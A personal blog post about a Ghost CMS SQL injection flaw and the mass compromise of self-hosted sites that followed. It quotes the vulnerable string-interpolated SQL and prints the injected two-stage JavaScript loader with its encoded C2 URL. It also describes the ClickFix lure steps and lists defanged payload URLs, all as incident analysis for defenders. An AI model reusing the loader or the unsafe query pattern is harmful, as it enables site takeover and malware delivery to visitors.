Where Have I Been?


I have been missing since January which is when I started my new job. I talked about my layoff journey in the last post, and then disappeared. So where have I been? Well to keep it short, I have been busy with the new job. Already 9 months have passed since I started, and I am liking it a lot! However, I also was not able to access my site due to some new changes introduced with Ghost 6.0, and a vulnerability in Ghost that made me have to shut down the server I use to self host the app.
The Arrival of Ghost 6.0 - Good and Bad



With the arrival of Ghost 6.0, Ghost admins self-hosting were offered the option to migrate their Ghost-CLI install site over to the new Docker compose setup in place on the new server for new features such as ActivityPub and built-in analytics with TinyBird. However, Docker compose is currently in a preview state which means it is not yet a recommended setup. Running the migration assistant provided within the install guide completed successfully without errors but my site was not functioning. I was unable at the time to pinpoint the exact issue since I was getting errors mainly in the Caddy config related to an ambiguous site definition. Unable to resolve the issue at the time when Ghost 6.0 was just released, I decided to hold off on updating to Ghost 6.0 and stick to Ghost 5.0 to see the user experience for others trying to update. Several months passed and I wrote my last post, started my new job, and completely forgot to go back to update my site. Then on February 20, CVE-2026-26980 was publicly disclosed. A high-risk SQL injection vulnerability in Ghost CMS that allowed unauthenticated attackers to read arbitrary database data leading to information disclosure.
Mass Compromise of Ghost CMS Sites


The timeline begins when Anthropic's frontier red team discovered the vulnerability using its Claude Mythos model in early February. The maintainer acknowledged the discovery the same day, and a patch was released the next day.

It is said that at least two unrelated threat actors were involved, each competing to see who could compromise the most vulnerable sites in lesser time. The vulnerability occurred due to Ghost CMS exposing a content API on the blog's public domain so readers and frontends can consume content. It is directly accessible on the same domain visitors browse, and not on a separate protected admin API endpoint. An attacker could send a single crafted request to manipulate SQL queries to obtain the most valuable target: the admin API key. There are two types of keys in Ghost's API system:
- Content API Key: Read-only by default, used only by the frontend to read published content
- Admin API Key: Has management permissions over articles, themes, users, etc., and can call interfaces such as
PUT /ghost/api/admin/posts/:id/to directly modify articles
With this incident, the attackers stole the Admin API Key, which is also the fundamental prerequisite for their ability to tamper with article content in bulk.
Ghost Admin API Key - A Single Point of Failure
Ghost's admin API key is the master credential for the entire site. It grants full management access to users, articles, themes, and settings. With this key, an attacker can "create, modify, or delete any content on the site, inject scripts into published articles, manage user accounts, and modify site configuration". The attacker does not need to login to the dashboard, and there is no MFA to bypass. With the API key alone the attacker has complete programmatic control. Since it is stored in a database accessible through a public-facing API with a SQL injection vulnerability, the entire site's administrative identity is "one HTTP request from compromise". SentinelOne's analysis of the vulnerability stated that this SQL injection vulnerability (CWE-89) resides in Ghost's Content API slug filter ordering mechanism. The vulnerable code "directly concatenates user-supplied slug values into SQL CASE statements without proper sanitization or parameterization". The root cause is "improper input validation in the slug-filter-order.js utility". It's due to the implementation which directly embedded user supplied slug values into raw SQL strings using interpolation:
order += `WHEN \`${table}\`.\`slug\` = '${slug}' THEN ${index} `;This allowed attackers to break out of the string context and inject malicious SQL commands because of the lack of parameterized queries or prepared statements.
Attack Chain
The attack chain consisted of five stages involving "CMS Takeover → Page Poisoning → Two-stage Loading → Social Engineering Lure (FakeCaptcha/ClickFix) → Malware Delivery", with the entire process automated to include bulk vulnerability scanning → automatic key extraction → bulk injection → dynamic C2 distribution.
First Stage: Malicious JavaScript injected at the End of Articles
Once the admin API key is obtained from the target site, the attacker modifies the article content through the Ghost Admin API, where malicious code is inserted at the bottom of the article.
< script > (function() {
    try {
        var k = "ghost_once_footer_6963d20da10d8f053d1ee077";
        if (localStorage.getItem(k)) return;
        localStorage.setItem(k, "1");
        (function() {
            var a = location,
                b = document.head || document.getElementsByTagName("head")[0],
                c = "script",
                d = atob("aHR0cHM6Ly9yZXN0cmljdGVzLmNvbS8xMXo3N3UzLnBocA==");
            d += -1 < d.indexOf("?") ? "&" : "?";
            d += a.search.substring(1);
            c = document.createElement(c);
            c.src = d;
            c.id = btoa(a.origin);
            b.appendChild(c);
        })();
    } catch (e) {}
})(); < /script>
Malicious code

Code behavior analysis:
This scenario is a traditional two-stage loader: where the first stage is a thin loader fixedly written into the database, and the real payload is returned on demand by
restrictes.com/11z77u3.phpThis design served several benefits for the attacker:
- The ability for switching payload content (phishing redirect / information stealing / mining / browser 0day / activation only under specific geography or UA) does not require re-invading the site at all
- The C2 can go silent first and then revive bypassing signature matching based on payload content
- In terms of scalability, the same loader can be reused across multiple compromised sites, with the C2 side identifying the source via the
btoa(origin)identifier
Second Stage: Two-stage Cloaking Script, Redirecting to Forged Verification Page
At the time of writing, I was unable to access restrictes[.]/11z77u3.php. Using Wayback Machine just reveals a Cloudflare warning that the C2 domain had been reported as phishing.

However researchers from QiAnXin X-Lab directly accessed another C2 domain clo4shara[.]xyz/11z77u3.php. The main purpose of this piece of code is to "collect various fingerprint information from the user's browser and upload it to the server, then perform actions such as redirection, popups, and downloads based on the returned instructions". The analysis from the QiAnXin X-Lab team showed that it is probable that the PHP script was not developed by the attackers. Instead, it originates from the commercial cloaking service provider Adspect. In such malicious scenarios, "cloaking technology enables websites to dynamically switch content based on the visitor's identity where real victims will receive the malicious payload, while security researchers or crawlers will only see a harmless safe page". Additionally, QiAnXin X-Lab research team uncovered that when a real victim accessed 11z77u3.php, it returned a windows_adata_related code shown below.
window._adata = {
  "ok": true,
  "action": "iframe",
  "cid": "69fca6a9ad57095d",
  "js": false,
  "target": "https://cloud-verification[.]com"
};
The browser would display a Cloudflare "human verification" page from the user's perspective asking to Verify you are human.

Third Stage: ClickFix
The ClickFix social engineering attack is successfully driven by it's ability to bypass advanced browser-based security controls by shifting the point of exploitation to user-assisted manual actions. This is what the counterfeit Cloudflare "human verification" page does. When the user clicks "Verify", the page further guides the user to complete three specific steps in order to pass verification similar to the fake CAPTCHA attack method.
- Use the WIN + R shortcut to open the command window
- Use CTRL+V to paste the command
- Press Enter to execute the command

Stages 4-5: Delivery of Payload
- jalwat[.]com/static/uploads/campaigns/6/update.zip
- cloud-verification[.]com/update.zip
- com-apps[.]cc/update.zip
- com-apps[.]cc/NotepadPlusPlus.zip
Self-Inspection and Remediation
Upon learning about the mass compromise of Ghost CMS sites and all the technical details, I could no longer delay in updating my site. I was able to finally update my Ghost instance by following one of Tony Teaches Tech videos over on YouTube. He explains the process in self-hosting Ghost with Docker better than the provided Ghost guide. The next steps I took were to:
- Review the history of the system event logs. Here you can find whether any of your posts were edited by Zapier like what happened to me

